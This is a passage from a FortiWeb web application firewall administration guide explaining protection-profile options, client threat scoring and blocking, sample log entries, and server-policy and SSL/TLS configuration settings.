Enable AMF3 Protocol Detection	Enable to scan requests that use action message format 3.0 (AMF3) for: • Cross-site scripting (XSS) attacks • SQL injection attacks • Common exploits and other attack signatures that you have enabled in Signatures on page 231. AMF3 is a binary format that can be used by Adobe Flash/Flex clients to send input to server-side software. **Caution:** To scan for attacks or enforce input rules on AMF3, you **must** enable this option. Failure to enable the option will cause the FortiWeb appliance to be unable to scan AMF3 requests for attacks.
URL Access	Select the name of the URL access policy, if any, that will be applied to matching HTTP requests. For details, see Restricting access to specific URLs on page 526. Attack log messages contain `URL Access Violation` when this feature detects a URL matched by this policy.
Allow Method	Select an existing allow method policy, if any, that will be applied to matching HTTP requests. For details, see Specifying allowed HTTP methods on page 534. Attack log messages contain `HTTP Method Violation` when this feature detects a non-allowed HTTP request method.
XML Protection	Select the name of an existing XML protection policy. For details, see Configuring XML protection on page 622.
JSON Protection	Select the name of an existing JSON protection policy. For details, see Configuring JSON protection on page 617.

OpenAPI Protection	Select the name of an existing OpenAPI protection policy. For details, see OpenAPI Validation on page 634.
Mobile Application Identification	Enable to configure the JWT token secret and token header to verify a request from a mobile application. Refer to Approov doc for how to get the token. For details, see Configuring mobile API protection on page 647. **Note:** You need to enable **Mobile Application Identification** first from **System > Config > Feature Visibility**.
Token Secret	Enter the token secret that you have got from Approov. Available only when Mobile Application Identification is enabled.
Token Header	Specify the header where the token is carried. Available only when Mobile Application Identification is enabled.
Mobile API Protection	Select the name of an existing API protection policy. For details, see Configuring mobile API protection on page 647.
IP Reputation	Enable to apply IP reputation intelligence. For details, see "blocklisting source IPs with poor reputation" on page 1.
IP List	Select the name of a client allow list or block list, if any, that will be applied to matching requests. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1.
Geo IP	Select the name of a geographically-based client block list, if any, that will be applied to matching requests. For details, see "blocklisting & allowlisting countries & regions" on page 1.
User Tracking	Select the name of a user tracking policy, if any, to use for matching requests. For details, see Tracking on page 692.

To view or modify a component without leaving the page, next to the drop-down menu where you have selected the component, click **Detail**.

5. Click **OK**.
6. To apply the Offline Protection profile, select it in a policy. For details, see Configuring a server policy on page 238.

See also

- How operation mode affects server policy behavior on page 209
- HTTP sessions & security on page 39
- Configuring a server policy on page 238

Client management

Tracking a client by either the recognized cookie or the source IP, FortiWeb's client management feature identifies suspected attacks based on the clients. When a client triggers a threat, FortiWeb accumulates the threat score based on the configured threat weight value. When the client's threat score reaches a certain threshold, a corresponding blocking

action is performed. To identify a visiting client, FortiWeb generates a unique client ID according to the cookie value or source IP.

In inline mode, when a client accesses a web application for the first time, FortiWeb inserts a cookie into the client's browser. In the subsequent access by the client, if the client carries the cookie inserted, FortiWeb tracks the client by this cookie; otherwise, FortiWeb tracks the client by the client's source IP. While in offline mode, FortiWeb cannot insert cookies into the client. By default, three cookies ASPSESSIONID, PHPSESSID, and JSESSIONID are supported. If you want to track the client through other cookies, just configure it in Session Key of Offline Protection Profile.

See also

- Monitoring currently tracked clients on page 842

How client management works

The client management mechanism takes into account the following factors:

Threat weight of security violations

Each protection feature involved in the client management mechanism must be scored with a threat weight to indicate how serious a security violation is; this generally depends on the security concerns according to how networks and servers will be used. For example, SQL injection might be a higher risk security violation if database applications are provided on servers, though it may be a lower risk event if no database applications are provided. When a security violation is detected, the threat weight of the security violation is used to calculate the threat score of the client that launched the event.

Threat score of a client

FortiWeb reacts to security violations launched by a client according to the configured threat score of the client. The threat score is the sum of the threat weights of all the security violations launched by the client in certain time period. Each time a client violates the security, a corresponding threat weight is added to the total threat score based on set time period. The higher the accumulated threat score of the client, the higher of the risk level of the client. A client can be trusted, suspicious, or malicious based on the configured threat score.

Risk level of a client

Risk level is used to evaluate how dangerous a client is. A client is classified as trusted, unidentified, suspicious, or malicious according to the threat score set. To identify the risk level of a client, the threat score of the risk levels must be defined. For example, a client that has a threat score between 0-120 may be considered trusted (the calculation of the traffic shall be over 5 minutes), between 121-300 suspicious, and over 301 malicious. When the client management module is disabled, or it fails to meet the status of the three risk levels, the risk level of the client can be unidentified.

Blocking action based on risk level

When client management is enabled, based on the risk levels, FortiWeb blocks a suspicious or malicious client according to the configurations in Block Settings.

Configuring threat weight

To define the threat weight of each security violation

1. Go to **Policy > Client Management**.
2. Click **Threat Weight**.
3. Configure **Risk Level Values**.
   Six different risk levels are available to indicate how serious a security violation is: Informational, Low, Moderate, Substantial, Severe, and Critical.
   Assign a threat weight of 1-500 to the risk levels. It is possible to initially use the default values and later adjust them according to specific security concerns.



4. Define risk level of security violations.
   Here are the security violations that FortiWeb can detect:
   - Signatures (See Blocking known attacks on page 409)
   - Custom Policy Violations (See Custom Policy on page 449)
   - Padding Oracle Attacks (See Defeating cipher padding attacks on individually encrypted inputs on page 445)
   - CSRF Attacks (See Defeating cross-site request forgery (CSRF) attacks on page 455)
   - Man in Browser Protection (See Protection for Man-in-the-Browser (MiTB) attacks on page 462)
   - SQL/XSS Syntax Based Detection (See Syntax-based SQL/XSS injection detection on page 474)
   - Cookie Security Policy Violations (See Cookie security on page 486)
   - Parameter Validation (See Validating parameters (“input rules”) on page 490)
   - Hidden Field Tampering (See Preventing tampering with hidden inputs on page 495)
   - FTP Security (see Configuring FTP security on page 268)
   - HTTP Protocol Constraint Violations (See HTTP/HTTPS protocol constraints on page 509)
   - WebSocket Protocol Violations (WebSocket protocol on page 522)
   - URL Access Violations (See Restricting access to specific URLs on page 526)
   - Allow Methods Violations (See Specifying allowed HTTP methods on page 534)
   - CORS Protection (see Cross-Origin Resource Sharing (CORS) protection on page 531)
   - Biometrics Based Detection Violations (see Configuring biometrics based detection on page 594)
   - Threshold Based Detection Violations (see Configuring threshold based detection on page 589)
   - Bot Deception Violations (see Configuring bot deception on page 596)
   - Known Bots Violations (see Configuring known bots on page 598)
   - JSON Protection Violations (see Configuring JSON protection on page 617)
   - XML Protection Violations (see Configuring XML protection on page 622)
   - OpenAPI Validation Violations (see OpenAPI Validation on page 634)
   - Mobile API Potection Violations (see Configuring mobile API protection on page 647)
   - Dos Protection Violations (see DoS prevention on page 666)
   - IP List Violations (See "blocklisting & allowlisting clients" on page 1)
   - Geo IP Violations (See "blocklisting & allowlisting countries & regions" on page 1)
   - Poor IP Reputation (See "blocklisting source IPs with poor reputation" on page 1)
   - User Tracking (See Tracking on page 692)

Click **Threat Weight** and then a specific security module. Adjust the slider bar to assign a risk level to each security violation.

For **Signatures** and **HTTP Protocol Constraints**, go to **Web Protection > Known Attacks > Signatures** and **Web Protection > Protocol > HTTP > HTTP Protocol Constraints** to set the risk level of individual signatures and HTTP protocol constraints. For details, see Blocking known attacks on page 409 and HTTP/HTTPS protocol constraints on page 509.

5. Click **Apply** to save the configuration.
6. You can also click **Restore Defaults** to restore the configured threat weight of each security violation to the default values.

Configuring client management

To define the threat score and violation actions

1. Go to **Policy > Client Management**.
2. Click **Configuration**.
3. Configure these settings:

Client session data expires after	Set the amount of time that FortiWeb will store the tracked client information. Once the information has been stored for longer than the set amount of time, FortiWeb will remove that information.
Statistics period	Select the amount of time in days that FortiWeb will store the threat score data for an active client. For example, when the statistics period is 3 days, and the total threat score in this period is 150. Then 150 will be taken as the score to compare with those set for thrusted/suspicious/malicious clients.
Threat Score	Move the two cursors of the slider bar to set the threat score for different risk levels of a client based on the threat weight sum of all the security violations launched by the client at the time of the last access.
Block Settings	Enter the amount of time (in minutes) that FortiWeb will block a suspicious or malicious client. You can set two blocking rules for suspicious and malicious clients respectively. **Note**: Setting for suspicious clients will also work for malicious clients; while those for malicious clients will not work for suspicious clients.
Block Method	**IP:** Block a malicious user based on source IP. **Client ID:** Block a malicious user based on the FortiWeb generated client ID. This is useful when the source IP of a certain client keeps changing.

4. Click **Apply**.

Monitoring currently tracked clients

To view the information that has been tracked to the client, or delete or restore a client's threat score, see Monitoring currently tracked clients on page 842.

To view the information of blocked IPs if you configure Block Settings and the threat score exceeds the threshold, see Monitoring currently blocked IPs on page 839.

In **Log&Report > Log Access > Attack**, you can click an attack log to check the threat score, client ID, and client risk information, and click the client ID to restore the client threat score to 0.



Detailed Information

Hide Details

Flag	
Date	2020-05-04
Time	22:59:10
Time Zone	(GMT-8:00)Pacific Time(US&Canada)
Fortiweb Device ID	FV100D3915000014
Log ID	20000008
MSG ID	000131310645
FortiWeb Session ID	none
Policy	offline_hml
HTTP Content Routing	none
Server Pool	none
Protocol	tcp
Service	http
Backend Service	http
Cipher Suite	none
HTTP Version	1.x
HTTP Host	10.65.0.24
Method	get
URL	/
HTTP Referer	none
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.113 Safari/537.36
Username	Unknown
Monitor Mode	Disabled
Action	Alert
Severity Level	Low
Threat Level	
Threat Score	20
Client ID	4D99777962649EC4613AF064245072C40192
Client Risk	Restore client threat score
Historical Threat Score	500

In Log&Report > Log Access > Event, you can click an event log to check the client ID information, and click the client ID to restore the client threat score to 0.



Detailed Information

Hide Details

Date	2020-05-04
Time	22:59:10
Policy	offline_hml
HTTP Content Routing	none
Server Pool	none
Status	success
Request Bytes	453
Response Bytes	28146
Source Country or Region	Reserved
Original Source	10.65.13.3
Original Source Country or Region	Reserved
Service	http
HTTP Version	1.x
Method	get
HTTP Host	10.65.0.24
URL	/
Client ID	4D99777962649EC4613AF064245072C40192
Return Code	Restore client threat score
Message	HTTP get request from 10.65.13.3:62043 to 10.65.0.24:80

Configuring a server policy

Configure HTTP server policies by combining your rules, profiles, and sub-policies.

Server policies:

- Block or allow connections
- Apply a protection profile that specifies how FortiWeb scans or processes the HTTP/HTTPS requests that it allows
- Route or let pass traffic to destination web servers

Until you configure and enable at least one policy, FortiWeb **will, by default:**

- **when in Reverse Proxy mode, deny all traffic.**
- **when in other operation modes, allow all traffic.**

Server policy behavior and supported features vary by operation mode. For details, see How operation mode affects server policy behavior on page 209. It also varies by whether or not the policy uses IPv6 addresses.

To achieve more complex policy behaviors and routing, you can chain multiple policies together. For details, see Defining your web servers on page 155.

Do not configure policies you will not use. FortiWeb allocates memory with each server policy, regardless of whether it is actually in active use. Configuring extra policies unnecessarily consumes memory and decreases performance.

Certain server policy options are only available in CLI. You might not want to skip them because they may be useful for some cases. For example, to mitigate low&slow attacks, you can set `HTTP-header-timeout` and `tcp-recv-timeout` to specify the timeout for the HTTP header and TCP request sent from clients.

For a full set of the server policy options, see `config server-policy policy` in FortiWeb CLI Reference Guide.

If a policy has **any** virtual servers or a server pool members with IPv6 addresses, it does **not** apply features that do not yet support IPv6, even if they are selected.

To configure a policy

1. Before you configure a policy, you usually should first configure any of the following that you must, or want to, include in the policy:

Alternatively, you can create missing components on-the-fly while configuring the policy, without leaving the page. To do this, select **Create New** from each policy component's drop-down menu.

However, when creating many components, you can save time by leaving the policy page, going to the other menu areas, and creating similar profiles by cloning, then modifying each clone.

Generally speaking, because policies tie other components together and apply them to client's connections with your web servers, they should be configured last. For details, see Workflow on page 20.

   - If the policy will govern secure connections via HTTPS, you must upload the web server's certificate, define a certificate verification rule, and possibly also an intermediate CA certificate group. For details, see Secure connections (SSL/TLS) on page 283.
   - Define your web servers by configuring either physical servers or domain servers within a server pool. You can use the pools to distribute connections among the servers. For details, see Creating an HTTP server pool on page 161.
   - Define one or more HTTP content routing policies that forward traffic based on headers in the HTTP layer. For details, see Routing based on HTTP content on page 173.
   - Define one or more host names or IP addresses if you want to accept or deny requests based upon the `Host:` field in the HTTP header. For details, see "Defining your protected/allowed HTTP "Host:" header names on page 152.
   - Configure a virtual server or V-zone to receive traffic on the FortiWeb appliance. For details, see Configuring virtual servers on your FortiWeb on page 192 or Configuring a bridge (V-zone) on page 124.

- Configure an inline or offline (out-of-band) protection profile. For details, see Configuring a protection profile for inline topologies on page 219 (any mode except Offline Protection) or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 229 (Offline Protection mode only).
- If you want to present a customized error page when a request is denied by a protection profile, edit the error page. For details, see Customizing error and authentication pages (replacement messages) on page 721.

2. Go to **Policy > Server Policy**.
   To access this part of the web UI, your administrator account's access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Configure the following settings.
   The operation mode and **Deployment Mode** value determine which options are available.

Network Configuration	
Policy Name	Type a name that can be referenced by other parts of the configuration.
Deployment Mode	Select the method of distribution that the FortiWeb appliance uses when it accepts connections for this policy. The deployment modes that are available depend on the types of network topologies that the current operation mode supports. • **Single Server/Server Balance**—Forwards connections to a server pool. Depending on the pool configuration, FortiWeb either forwards connections to a single physical server or domain server or distributes the connection among the pool members. Also configure a Server Pool on page 241. This option is available only in Reverse Proxy mode. • **HTTP Content Routing**—Use HTTP content routing to route HTTP requests to a specific server pool. This option is available only in Reverse Proxy mode. **Note**: When **HTTP Content Routing** is selected, FortiWeb can handle HTTP/2 client requests, but traffic from FortiWeb to the server(s) must use HTTP, so the **HTTP/2** setting in a server pool configuration would have to remain disabled. For details, see Defining your web servers on page 155. • **Offline Protection**—Allow connections to pass through the FortiWeb appliance, and apply an Offline Protection profile. Also configure a Server Pool on page 241. This option is available only in Offline Protection mode. • **Transparent Servers**—Allow connections to pass through the FortiWeb appliance, and apply a protection profile. Also configure a Server Pool on page 241. This option is available only in True Transparent Proxy or Transparent Inspection mode. • **WCCP Servers**—FortiWeb will act as a Web Cache Communication Protocol (WCCP) client that receives traffic from a FortiGate configured as a WCCP server. Also configure a Server Pool on page 241. This option is available only in WCCP mode.
Virtual Server **or** **Data Capture Port** **or** **V-zone**	Select the name of a virtual server, data capture (listening) network interface, or v-zone (bridge) according to the operation mode: The name and purpose of these settings varies by operation mode: • **Virtual Server**—Identifies the IP address and network interface of incoming traffic that FortiWeb routes and that the policy applies a profile to. This option is available only in Reverse Proxy mode.

	• **Data Capture Port**—Identifies the network interface of incoming traffic that the policy applies a profile to. The IP address is ignored. This option is available only in Offline Protection mode.
	If your FortiWeb model uses Data Plane Development Kit (DPDK) for packet processing (e.g., models 3000E, 3010E and 4000E), this option has the following limitations:
	  • Only physical interfaces can be data capture ports. These models do not support VLAN subinterfaces or link aggregate interfaces as data capture ports.
	  • You cannot edit the interface after you set it as a data capture port. If you need to configure the maximum transmission unit (MTU) for the interface (using the `config system interface` and `config system v-zone` CLI commands), do it before you select the interface as a data capture port.
	• **V-zone**—Identifies the network interface of the incoming traffic that the policy applies a profile to. This option is available in True Transparent Proxy and Transparent Inspection mode.

HTTP Content Routing	To specify HTTP content routing policies and options that this policy uses, click **Add**, then complete the following settings for each entry, or click **Edit** to edit an existing entry: • **HTTP Content Routing Policy Name**—The name of the policy. • **Inherit Web Protection Profile**—Specify whether FortiWeb applies the web protection profile for the server policy to connections that match the routing policy. • **Web Protection Profile**—Select the profile to apply to connections that match the routing policy. For details, see Configuring a protection profile for inline topologies on page 219. **Note:** FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1. • **Default**—Specifies whether FortiWeb applies the specified protection profile to any traffic that does not match any HTTP content routing policy in the list. You can specify up to 256 HTTP content routing policies in each server policy. This option is available only in Reverse Proxy mode and when the Deployment Mode on page 240 is **HTTP Content Routing**.
Match Once	Enable to forward subsequent requests from an identified client connection to the same server pool as the initial connection from the client. This option allows FortiWeb to improve its performance by skipping the process of matching HTTP header content to content routing policies for connections it has already evaluated and routed. This option is available only in Reverse Proxy mode and when the Deployment Mode on page 240 is **HTTP Content Routing**.
Server Pool	Select the server pool whose members receive the connections. A server pool can contain a single physical server or domain server. For details, see Creating an HTTP server pool on page 161.

	This option is available only if the Deployment Mode on page 240 is **Single Server/Server Pool**, **Offline Protection**, **Transparent Server**, or **WCCP Servers**. **Caution**: Multiple virtual servers/policies can forward traffic to the same server pool. If you do this, consider the total maximum load of connections that all virtual servers forward to your server pool. This configuration can multiply traffic forwarded to your server pool, which can overload them and cause dropped connections.
Protected Hostnames	Select a protected host names group to allow or reject connections based upon whether the `Host:` field in the HTTP header is empty or does or does not match the protected host names group. For details, see Defining your protected/allowed HTTP "Host:" header names on page 152. If you do not select a protected host names group, FortiWeb accepts or blocks requests based on other criteria in the policy or protection profile, but will not accept or block requests based on the `Host:` field in the HTTP header. Attack log messages contain `HTTP Host Violation` when this feature detects a hostname that is not allowed.. **Caution**: Unlike HTTP 1.1, HTTP 1.0 does **not** require the `Host:` field. The FortiWeb appliance does not block HTTP 1.0 requests because they do not have this field, regardless of whether or not you have selected a protected host names group.
Client Real IP	By default, when the operation mode is Reverse Proxy, the source IP for connections between FortiWeb and back-end servers is the address of a FortiWeb network interface. If you enable **Client Real IP**, FortiWeb will use the source IP address of the client that originated the request when it connects to a back-end server on behalf of that client. This option is available only in Reverse Proxy mode. • If you set the server's IP address as the source address in a policy route, it is recommended that you do not enable Client Real IP, otherwise it may cause your application inaccessible. • Client Real IP is not supported if the back-end server uses domain instead of IP address. Do not enable Client Real IP in this case. **Note**: To ensure FortiWeb receives the server's response when you enable **Client Real IP**, configure FortiWeb as the server's gateway.
IP/IP Range	Specify an IP address or address range to directly connect to the back-end server. If no IP address or address range is specified when Client Real IP on page 242 is enabled, FortiWeb will use the client IP address to connect to the back-end server. Available only when Client Real IP on page 242 is enabled.
Blocking Port	Select which network interface FortiWeb uses to send TCP `RST` (connection reset) packets when it attempts to block the request or connection after it detects traffic that violates a policy. For details on blocking behavior, see Topology for Offline Protection mode on page 73. This option is available only in Offline Protection mode.

HTTP Service	Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTP traffic. This option is available only in Reverse Proxy mode.
HTTPS Service	Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTPS traffic. Also configure Configuring a server policy on page 238. Enable if requests from clients to the FortiWeb appliance or back-end servers use SSL or TLS. See also Supported cipher suites & protocol versions on page 285. When enabled, the FortiWeb appliance handles SSL negotiations and encryption and decryption, instead of the web servers, also known as **SSL offloading**. For details, see Offloading vs. inspection on page 283. Connections between the client and the FortiWeb appliance are encrypted. The server pool configuration specifies whether connections between the FortiWeb appliance and each web server are encrypted. This option is available only in Reverse Proxy mode. For other operation modes, use the server pool configuration to enable SSL inspection. For details, see Creating an HTTP server pool on page 161. **Caution**: If you do not enable an HTTPS option and provide a certificate for HTTPS connections, FortiWeb cannot decrypt connections and scan content in the HTTP body. **Tip**: FortiWeb appliances contain specialized hardware to accelerate SSL processing. Offloading SSL/TLS processing can improve the performance of secure HTTP (HTTPS) connections.
HTTP/2	Enable FortiWeb to negotiate HTTP/2 with clients via SSL ALPN (Application-Layer Protocol Negotiation) during the SSL handshake if the client's browser supports the HTTP/2 protocol. If HTTP/2 is enabled, FortiWeb will recognize HTTP/2 traffic and apply the security services to it. **Note**: This option is available only if the Deployment Mode on page 240 is **Single Server/Server Pool** or **HTTP Content Routing**and **HTTPS Service** is configured correctly. This is because FortiWeb supports HTTP/2 only for HTTPS connections. Please keep in mind that if the Deployment Mode on page 240 is **HTTP Content Routing**, client requests can use HTTP/2, but traffic between FortiWeb and the server(s) must use HTTP, so the **HTTP/2** setting in a server pool configuration would have to remain disabled. For details, see Defining your web servers on page 155. To configure HTTP/2 in True Transparent Proxy mode, see HTTP/2 support on page 38.
Certificate Type / Certificate	**Local:** Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections for the website specified by Protected Hostnames. For details, see How to offload or inspect HTTPS on page 294. **Multi-certificate:** Select the local server certificate created in **Server Objects > Certificates > Local > Multi-certificate** that FortiWeb uses to encrypt or decrypt SSL-secured connections for the website specified by Protected Hostnames. For details, see How to offload or inspect HTTPS on page 294.

	Letsencrypt: Select the Letsencrypt certificate you have created. See How to offload or inspect HTTPS on page 294. Please note that if you select Letsencrypt certificate, and also enable Redirect HTTP to HTTPS, make sure to add both domain.com and domain.com:443 as the accepted hosts in Protected Hostnames settings (see Defining your protected/allowed HTTP "Host:" header names on page 152). If **Enable Server Name Indication (SNI)** is selected, FortiWeb uses a Server Name Indication (SNI) configuration instead of or in addition to this server certificate. Available only if you specify a value for HTTPS Service on page 243.
Certificate Intermediate Group	Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients. An intermediate CA can complete the signing chain and validate the server certificate's CA signature. Configure this option when clients receive certificate warnings that an intermediary CA has signed the server certificate specified by the selected **Certificate**, not a root CA or other CA currently trusted by the client directly. Alternatively, you can include the entire signing chain in the server certificate itself before you upload it to FortiWeb. For details, see How to offload or inspect HTTPS on page 294 and How to offload or inspect HTTPS on page 294. Available only if you specify a value for HTTPS Service on page 243.
Show/Hide advanced SSL settings	Click to show or hide the settings that allow you to specify a Server Name Indication (SNI) configuration, increase security by disabling specific versions of TLS and SSL for this policy, and other advanced SSL settings. For example, if FortiWeb can use a single certificate to decrypt and encrypt traffic for all the websites that reside on the servers in a pool, you may not have to set any advanced SSL settings. Available only if you specify a value for HTTPS Service on page 243.
Certificate Settings	**Certificate Verification—**Select the name of a certificate verifier, if any, that **FortiWeb** uses to validate an HTTP client's personal certificate. Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the website (PKI authentication). If a User Tracking Policy or Site Publish rule fails to track a user, FortiWeb will attempt to track a user with his or her email address provided in the client certificate via **Certificate Verification**. You can require clients to present a certificate instead of, or in addition to, HTTP authentication. For details, see Offloading HTTP authentication & authorization on page 336. Available only if you specify a value for HTTPS Service on page 243. For True Transparent Proxy mode, configure this setting in the server pool configuration instead. For details, see Certificate Verification on page 169. **Note:** The client must support TLS 1.0, TLS 1.1, TLS 1.2, and TLS 1.3. If you select **Enable Server Name Indication (SNI)** and the domain in the client request matches an entry in the specified SNI policy, FortiWeb uses the SNI configuration to determine which certificate verifier to use instead.

If you do not select a verifier, clients are not required to present a personal certificate. For details, see How to apply PKI client authentication (personal certificates) on page 312.

Enable Server Name Indication(SNI)—Select to use a Server Name Indication (SNI) configuration instead of or in addition to the server certificate specified by the Configuring a server policy on page 238.

The SNI configuration enables FortiWeb to determine which certificate to present on behalf of the members of a pool based on the domain in the client request. For details, see How to offload or inspect HTTPS on page 294.

If you specify both an SNI configuration and Configuring a server policy on page 238, FortiWeb uses the certificate specified by Configuring a server policy on page 238 when the requested domain does not match a value in the SNI configuration.

Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**.

Enable Strict SNI—Select so that FortiWeb will ignore the **Certificate** when it determines which certificate to present on behalf of server pool members, even if the domain in a client request does not match a value in the SNI configuration.

Available only if **Enable Server Name Indication (SNI)** is selected.

SNI Policy—Select the Server Name Indication (SNI) configuration that determines which certificate FortiWeb presents on behalf of the members of a server pool.

Available only if **Enable Server Name Indication (SNI)** is selected.

Enable URL Based Client Certificate—Specifies whether FortiWeb uses a URL-based client certificate group to determine whether a client is required to present a personal certificate.

Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**.

Note: This function is not supported for HTTP/2 communication between the Client and this back-end web server.

URL Based Client Certificate Group—Specifies the URL-based client certificate group that determines whether a client is required to present a personal certificate.

If the URL the client requests does not match an entry in the group, the client is not required to present a personal certificate.

For information on creating a group, see Use URLs to determine whether a client is required to present a certificate on page 324.

Available only if **Enable URL Based Client Certificate** is selected.

Max HTTP Request Length—Specifies the maximum allowed length for an HTTP request with a URL that matches an entry in the URL-based client certificate group.

FortiWeb blocks any matching requests that exceed the specified size.

This setting prevents a request from exceeding the maximum buffer size.

Available only if **Enable URL Based Client Certificate** is selected.

SSL Connection Settings	**Enable SSL Ciphers Group**: If enabled, select the cipher group you have created in **Server Objects > SSL Ciphers**. It's recommended to create a cipher group so that you can re-use the group settings across server policies and server pools.

	Supported SSL Protocols—Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to the FortiWeb appliance.
	TLS protocol changes a lot since version 1.3, including the handshake algorithm, the supported ciphers and certificates. Make sure you understand how it works before enabling TLS 1.3.
	Note: O-RTT in TLS 1.3 is disabled by default. You can use the following command to enable it:
	`config server-policy setting`
	`  set tls13-early-data-mode enable`
	`end`
	For the supported ciphers of each TLS version, see Supported cipher suites & protocol versions on page 285.
	SSL/TLS Encryption Level—Specify whether the set of cipher suites that FortiWeb allows creates a medium-security, high-security or customized security configuration.
	If you select **Customized**, you can select a cipher and then use the arrow keys to move it to the appropriate list.
	For details, see Supported cipher suites & protocol versions on page 285.
	Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**.
	Disable Client-Initiated SSL Renegotiation—Select to configure FortiWeb to ignore requests from clients to renegotiate TLS or SSL.
	Protect against denial-of-service (DoS) attacks that use TLS/SSL renegotiation to overburden the server.
	Available only if you specify a value for HTTPS Service on page 243 and select **Show advanced SSL settings**.

